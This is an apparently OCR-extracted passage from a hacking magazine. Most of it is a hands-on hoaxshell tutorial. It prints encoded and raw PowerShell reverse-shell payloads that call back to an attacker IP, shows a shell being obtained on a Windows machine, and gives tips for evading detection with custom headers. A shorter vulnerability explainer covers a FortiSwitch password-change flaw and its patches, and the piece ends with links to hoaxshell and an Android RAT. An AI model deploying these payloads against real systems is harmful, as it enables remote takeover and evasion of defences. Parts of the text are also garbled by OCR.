Receiving objects: 100% (463/463), 3.05 MiB | 7.42 MiB/s, done.
Resolving deltas: 100% (250/250), done.
```

```
(kali㉿kali)-[~]
$
```

After navigating into the cloned directory, we can see a file named 'requirements.txt'.

```
(kali㉿kali)-[~]
$ cd hoaxshell

(kali㉿kali)-[~/hoaxshell]
$ ls
hoaxshell.py      README.md          screenshots
LICENSE.md       requirements.txt
payload_templates revshells
```

```
(kali㉿kali)-[~/hoaxshell]
$
```

Hoaxshell is a python script and this text file contains all the required Python modules hoaxshell needs to run as shown below.

This part of the page has been
intentionally left blank


```
(kali@kali)-[~/hoaxshell]
```

```
$ cat requirements.txt
```

```
gnureadline
```

```
ipython
```

```
pyperclip
```

The usual and simple way to install all these requirements would be to use pip to install them using the command given below.

pip install -r requirements.txt

But if you have been following our magazine or the happenings at Kali recently. Kali disables pip and replaced it with pipx. Otherwise, we have to install these modules manually.

One method to install them is to search if that Python package is present in Kali's apt repositories. For example, let's search for "ipython" package as shown below.

```
(kali@kali)-[~/hoaxshell]
```

```
$ apt search ipython
```

```
astro-viewers/kali-rolling,kali-rolling 4.1 all
```

```
Interactive astronomical data viewers
```

```
elpa-websocket/kali-rolling,kali-rolling 1.15-2 all
```

```
Emacs WebSocket client and server
```

```
fonts-powerline/kali-rolling,kali-rolling 2.8.4-1 all
```

```
prompt and statusline utility (symbols font)
```

```
ipython3/kali-rolling,kali-rolling 8.30.0-2 all [upgradable from: 8.29.0-1]
```

```
Enhanced interactive Python 3 shell
```

I found it in kali's repositories.

This part of the page has been

intentionally left blank

```
python3-ipython/kali-rolling,kali-rolling 8.30.0-2 all [upgradable from: 8.29.0-1]
```

```
Enhanced interactive Python shell (Python 3 version)
```

Next thing is to install it using "apt install" as shown below.

```
(kali@kali)-[~/hoaxshell]
```

```
$ sudo apt install python3-ipython
```

The following packages were automatically installed and are no longer required:

```
ruby-zeitwerk ruby3.1 ruby3.1-dev ruby3.1-doc
```

Use 'sudo apt autoremove' to remove them.

Upgrading:

```
ipython3 python3-ipython
```

Summary:

Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1549

Download size: 606 kB

Space needed: 5,120 B / 50.0 GB available

Continue? [Y/n]

In the similar way, we can also install pyperclip module.

```
(kali@kali)-[~/hoaxshell]
```

```
$ sudo apt install python3-pyperclip
```

python3-pyperclip is already the newest version (1.8.2-2).

python3-pyperclip set to manually installed.

The following packages were automatically installed and are no longer required:

```
ruby-zeitwerk ruby3.1 ruby3.1-dev ruby3.1-doc
```

Use 'sudo apt autoremove' to remove them.

But python module “gnureadable” module is not present in Kali’s apt repositories.

```
(kali㉿kali)-[~/hoaxshell]
$ apt search gnureadline

(kali㉿kali)-[~/hoaxshell]
$ sudo apt install python3-gnureadline
Error: Unable to locate package python3-gnureadline

(kali㉿kali)-[~/hoaxshell]
$
```

I tried to run hoaxshell without installing the gnureadline python package.

```
(kali㉿kali)-[~/hoaxshell]
$ chmod +x hoaxshell.py


(kali㉿kali)-[~/hoaxshell]
$ ls
hoaxshell.py      README.md          screenshots
LICENSE.md       requirements.txt
payload_templates revshells

(kali㉿kali)-[~/hoaxshell]
$ python3 hoaxshell.py
Traceback (most recent call last):
  File "/home/kali/hoaxshell/hoaxshell.py", line 7, in
    <module>
      import ssl, sys, argparse, base64, gnureadline, uu
id, re
ModuleNotFoundError: No module named 'gnureadline'

(kali㉿kali)-[~/hoaxshell]
$
```

This part of the page has been intentionally left blank

Clearly, it needs it. If you face a situation like this we can usually use pipx to install it but if it doesn't help you, you can read below what to do. You can directly download the required python package from the “PyPi.org” the official Python repository.



←

→

🔍

🌐

🔗

📌

🌟

🔖

👤

🔍

gnureadline

Help

Sponsors

Log in

Register

📦

gnureadline

The standard Python readline extension statically linked against the GNU readline library.

Oct 18, 2024

📦

Localize_M

Localize objc M files

Oct 7, 2015

📦

readline

The standard Python readline extension statically linked against the GNU readline library.

Oct 12, 2022

📦

quartzbio

Feb 7, 2025

Filter by classifier

Framework

Topic

Development Status

License

Programming Language

Operating System

Environment

Intended Audience

Order by

Relevance

11 projects for "gnureadline"

This part of the page has been intentionally left blank

gnureadline - PyPI

🔍

🌐

🔗

📌

🌟

🔖

👤

🔍

gnureadline

Help

Sponsors

Log in

Register

📦

gnureadline 8.2.13

pip install gnureadline

Latest version

Released: Oct 18, 2024

The standard Python readline extension statically linked against the GNU readline library.

Navigation

Project description

Release history

Download files

Verified details

Stand-alone GNU readline module

build passing

Do I need this package?

Do the following quick check:

The download will be in tar.gz format. After downloading successfully, we can extract the archive using tar as shown below.

```
(kali@kali) - [~/Desktop]
$ tar -xzf gnureadline-8.2.13.tar.gz
gnureadline-8.2.13/
gnureadline-8.2.13/LICENSE
gnureadline-8.2.13/MANIFEST.in
gnureadline-8.2.13/Modules/
gnureadline-8.2.13/Modules/2.x/
gnureadline-8.2.13/Modules/2.x/readline.c
gnureadline-8.2.13/Modules/3.0/
gnureadline-8.2.13/Modules/3.0/readline.c
gnureadline-8.2.13/Modules/3.1/
gnureadline-8.2.13/Modules/3.1/readline.c
gnureadline-8.2.13/Modules/3.10/
gnureadline-8.2.13/Modules/3.10/clinic/
gnureadline-8.2.13/Modules/3.10/clinic/readline.c.h
```


Then go into the directory where the contents of the archive are extracted.

```
exploit.py
gnureadline-8.2.13 ←
gnureadline-8.2.13.tar.gz
metx.elf
SharpHound.exe
template.pdf
volcano_with_secret.jpg
volcano_with_secret.jpg.out
```

```
(kali@kali) - [~/Desktop]
$
```

```
(kali@kali) - [~/Desktop]
$ cd gnureadline-8.2.13
```

```
(kali@kali) - [~/Desktop/gnureadline-8.2.13]
$ ls
gnureadline.egg-info  override_readline.py  rl
LICENSE              PKG-INFO              setup.cfg
MANIFEST.in          pyproject.toml        setup.py
Modules              readline.py           tests
NEWS.rst             README.rst
```

```
(kali@kali) - [~/Desktop/gnureadline-8.2.13]
$
```

Inside this directory, you will find a file named 'setup.py'. Use the command as shown below to install 'gnureadable'.

This part of the page has been

intentionally left blank

```
(kali@kali) - [~/Desktop/gnureadline-8.2.13]
$ python3 setup.py install
```

```
===== Building the readline library =====
=
```

```
readline-8.2/
readline-8.2/nls.c
readline-8.2/CHANGES
readline-8.2/histsearch.c
readline-8.2/readline.pc.in
readline-8.2/text.c
readline-8.2/chardefs.h
readline-8.2/histlib.h
```

Make sure you do it with SUDO privileges.

```
(kali@kali) - [~/Desktop/gnureadline-8.2.13]
$ sudo python3 setup.py install
[sudo] password for kali:
```

Now that all packages hoaxshell requires are installed, we can run hoaxshell.

```
(kali@kali) - [~/hoaxshell]
$ python3 hoaxshell.py
```

HOAXSHELL

by t3l3machus

```
[Debug] Local host ip or Tunnel not provided (use -s f
or IP / -lt or -ng for Tunneling)
```


The simplest way and default way to create a reverse shell payload with hoaxshell is to just supply LHOST address as shown below.

```
(kali㉿kali)-[~/hoaxshell]
$ sudo python3 hoaxshell.py -s 192.168.249.132
[sudo] password for kali: █
```

And the payload is ready. It also starts HTTP listener on port 8080.

HOAXSHELL
by t3l3machus

```
[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADkAMgAuADEANgA4AC4AMgA0ADkA
LgAxADMAMgA6ADgAMAA4ADAAJwA7ACQAaQA9ACcA0AA0AGUAMwA5AD
kAZAAwAC0AMQAzADIAYQAzADMAMAAxAC0AZQBjADAA0QBhAGEANQBh
QAcgA7ACQAdAA9AEkAbgB2AG8AawBLAC0AVwBLAGIAUgBLAHEAdQBl
AHMAAdAAgAC0AVQByAGkAIAAkAHAAJABzAC8AZQBjADAA0QBhAGEANQ
BhACAALQBNAGUAdABoAG8AZAAgAFAATwBTAFQAIAAAtAEgAZQBhAGQA
ZQByAHMAIABAHAHsAIgBYAC0AZgAwADAA0AAAtADkANwBhAGYAIgA9AC
QAaQB9ACAALQBCAG8AZAB5ACAAKABbAFMAeQBzAHQAZQBtAC4AVABl
AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAFQARgA4AC4ARw
BLAHQAQgB5AHQAZQBzACgAJABlACsAJABYACkAIAAtAGoAbwBpAG4A
IAAnACAAJwApAH0AIABzAGwAZQBIAHAAIAAwAC4A0AB9AA==
Copied to clipboard!
[Info] Type "help" to get a list of the available prom
pt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate she
ll session...
hoaxshell > █
```

By default, it creates a HTTP PowerShell base64 encoded script for reverse shell. When it is executed on the target Windows system as shown below,

```
C:\Users\ADMIN>powershell -e JABzAD0AJwAxADkAMgAuADEANgA4AC4AMgA0ADkA
LgAxADMAMgA6ADgAMAA4ADAAJwA7ACQAaQA9ACcA0AA0AGUAMwA5ADkAZAAwAC0AMQAzADIAYQAzADMAMAA
xAC0AZQBjADAA0QBhAGEANQBhACcA0wAKAHAApQAnAGgAdAB0AHAA0gAvAC8AJwA7ACQAdgA9AEK
AbgB2AG8AawBLAC0AVwBLAGIAUgBLAHEAdQBlAHMAAdAAgAC0AVQByAGkAIAAkAHAAJABzAC8AZQBjADAA0QBhAGEANQ
BhACAALQBNAGUAdABoAG8AZAAgAFAATwBTAFQAIAAAtAEgAZQBhAGQA
ZQByAHMAIABAHAHsAIgBYAC0AZgAwADAA0AAAtADkANwBhAGYAIgA9AC
QAaQB9ACAALQBCAG8AZAB5ACAAKABbAFMAeQBzAHQAZQBtAC4AVABl
AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAFQARgA4AC4ARw
BLAHQAQgB5AHQAZQBzACgAJABlACsAJABYACkAIAAtAGoAbwBpAG4A
IAAnACAAJwApAH0AIABzAGwAZQBIAHAAIAAwAC4A0AB9AA==
```

This part of the page has been
intentionally left blank

Invoke-WebRequest : The response content cannot be parsed because the Internet Explorer engine is not available, or Internet Explorer's first-launch configuration is not complete. Specify the UseBasicParsing parameter and try again.

At line:1 char:366

```
+ ... bject $r;$t=Invoke-WebRequest -Uri $p$s/ec09aa5a -Method POST
-Header ...
```

```
+
+ CategoryInfo          : NotImplemented: (:) [Invoke-WebRequest], Not
SupportedException
+ FullyQualifiedErrorId : WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

We successfully get a reverse shell on the attacker system as shown below.

```
ZQByAHMAIABAAsAIgBYAC0AZgAwADAA0AAAtADkANwBhAGYAIgA9AC
QAaQB9ACAALQBCAG8AZAB5ACAAKABbAFMAeQBzAHQAZQBtAC4AVABl
AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAFQARgA4AC4ARw
B1AHQAQgB5AHQAZQBzACgAJABlACsAJABYACkAIAAtAGoAbwBpAG4A
IAAnACAAJwApAH0AIABzAGwAZQB1AHAAIAAwAC4A0AB9AA==
```

Copied to clipboard!

[Info] Type "help" to get a list of the available prompt commands.

[Info] Http Server started on port 8080.

[Important] Awaiting payload execution to initiate shell session...

[Shell] Payload execution verified!

[Shell] Stabilizing command prompt...

PS C:\Users\ADMIN > █



PS C:\Users\ADMIN > whoami

desktop-2dhvsn7\admin

PS C:\Users\ADMIN > hostname

DESKTOP-2DHVSN7

PS C:\Users\ADMIN > █

If you want to create a raw payload without any encoding, you can create it as shown below using "-r" option.

```
(kali@kali) - [~/hoaxshell]
$ sudo python3 -s 192.168.249.132 -r
[sudo] password for kali: █
```

Here's the raw payload.

[Info] Generating reverse shell payload...

```
$s='192.168.249.132:8080';$i='13996616-b37b2363-d19c257d';$p='http://';$v=Invoke-WebRequest -UseBasicParsing
-Uri $p$s/13996616 -Headers @{"X-fec6-7f98"=$i};while
($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $
p$s/b37b2363 -Headers @{"X-fec6-7f98"=$i}).Content;if
($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVar
iable e;$r=Out-String -InputObject $r;$t=Invoke-WebReq
uest -Uri $p$s/d19c257d -Method POST -Headers @{"X-fec
6-7f98"=$i} -Body ([System.Text.Encoding]::UTF8.GetByt
es($e+$r) -join ' ')} sleep 0.8}
```

Copied to clipboard!

[Info] Type "help" to get a list of the available prompt commands.

[Info] Http Server started on port 8080.

[Important] Awaiting payload execution to initiate shell session...

hoaxshell > █

[Shell] Payload execution verified!

[Shell] Stabilizing command prompt...

PS C:\Users\ADMIN\Desktop > █

This part of the page has been
intentionally left blank

Hoaxshell creates a header everytime it creates a payload. We can use a custom header to decrease detection while creating payload as shown below.

Now, you generate a payload with a custom header too.

```
(kali㉿kali) - [~/hoaxshell]
$ sudo python3 hoaxshell.py -s 192.168.249.132 -i -H
"Authorization"
```

```
QAPQBJAG4AdgBvAGsAZQAtAFIAZQBzAHQATQB\AHQAaABvAGQAIAt
AFUAcgBpACAAJABwACQAcwAvADEAMwB\ADQAMQB\AGIA0QAgAC0ATQ
B\AHQAaABvAGQAIABQAE8AUwBUACAALQBIAGUAYQBkAGUAcgBzACAA
QAB7ACIAQQB1AHQAaABvAHIAaQB6AGEAdABpAG8AbgAiAD0AJABpAH
0AIAAtAEIAbwBkAHkAIAAoAFsAUwB5AHMAAdAB\AG0ALgBUAGUAeAB0
AC4ARQBuAGMABwBkAGkAbgBnAF0A0gA6AFUAVABGADgALgBHAGUAdA
BCAHkAdAB\AHMAKAkAGUAKwAkAHIAKQAgAC0AagBvAGkAbgAgACcA
IAAnACKAfQAgAHMAbAB\AGUAcAAgADAALgA4AH0A
```

Copied to clipboard!

[Info] Type "help" to get a list of the available prompt commands.

[Info] Http Server started on port 8080.

[Important] Awaiting payload execution to initiate shell session...

hoaxshell > █

[Info] Type "help" to get a list of the available prompt commands.

[Info] Http Server started on port 8080.

[Important] Awaiting payload execution to initiate shell session...

[Shell] Payload execution verified!

[Shell] Stabilizing command prompt...

PS C:\Users\ADMIN\Desktop > █



This part of the page has been
intentionally left blank

```
PS C:\Users\ADMIN\Desktop > whoami /all
```

USER INFORMATION

User Name

SID

Hackercool Magazine

=====

=====

```
desktop-2dhvs7\admin S-1-5-21-3675197179-3531166019-1
484409074-1000
```

GROUP INFORMATION

That's all about hoaxshell for you for now. In our future Issues, you will learn more about it.

This part
of the page
has been
intentionally
left blank

Vulnerability For Beginners

Fortinet's Fortiswitch CVE-2024-48887

A critical flaw has been detected in Fortinet switches called FortiSwitch that can allow hackers to change passwords of the Fortiswitch.

FORTINET

Fortiswitch is the name given to Ethernet switches from Fortinet that are considered simple, secure and easily scalable. Although we have no idea how many Fortiswitches are in use at present but Fortinet has over 8,00,000 customers globally that use the solutions provided by them.



Universal ZTNA



PoE and PoE+ support



SASE support



128 MB Flash

About the vulnerability

This vulnerability being tracked as CVE-2024-48887 has a CVSS rating of 9.3 out of 10. It is a unverified password change vulnerability in Fortiswitch GUI interface that can allow remote unauthenticated attackers to modify admin password.

The versions of Fortiswitch susceptible to this vulnerability are Fortiswitch 7.6.0, 7.4.0 to 7.4.4, 7.2.0 to 7.2.8, 7.0.0 to 7.0.10 and 6.4.0 to 6.4.14.

What is unauthorised password change vulnerability?

Hackercool Magazine


Ans: Unauthorised password change vulnerability is when someone other than the person with permissions is able to change the passwords of a device or software.

How this vulnerability can be exploited?

Like any ethernet switch, Fortiswitch is used with in the network to segment it and is usually not exposed to the internet. So, to exploit this vulnerability a hacker needs to have access to the network first. Then, it's just a cakewalk.

In some cases, Fortiswitches are used as a network gateway. Here also hac-

kers need to have access to target network first unless the switch is provided access from internet. But most likely case would be hacker already having initial access to the network.



Impact

Once hackers exploit this vulnerability and change the admin password, they can restrict access of switch to the actual users. They can even use this gained access for packet sniffing, MiTM attacks and subsequently pivot to the entire network which can lead to ransomware, data breach etc.

There is no evidence of this vulnerability being exploited in real-world but vulnerabilities in Fortinet products are one of the favorites threat actors around the world.

How to protect yourself?

Fortinet has already released patches that fix this vulnerability. The patched versions of Fortiswitches are 7.6.1, 7.4.5 and above, 7.2.9 and above, 7.0.11 and above or 6.4.15 and above. Users should quickly apply this patch.

If you are unable to apply patches, you can disable HTTP/HTTPS access from administration interface of the switch and enable access to trusted hosts for the network switch's interface.

DOWNLOADS

[Hoaxshell](#)

<https://github.com/t3l3machus/hoaxshell>

[AhMyth Android RAT](#)

<https://github.com/AhMyth/AhMyth-Android-RAT>

[Kali Linux 2025.1a](#)

<https://www.kali.org/get-kali/#kali-platforms>

HT TOOL
HACKING

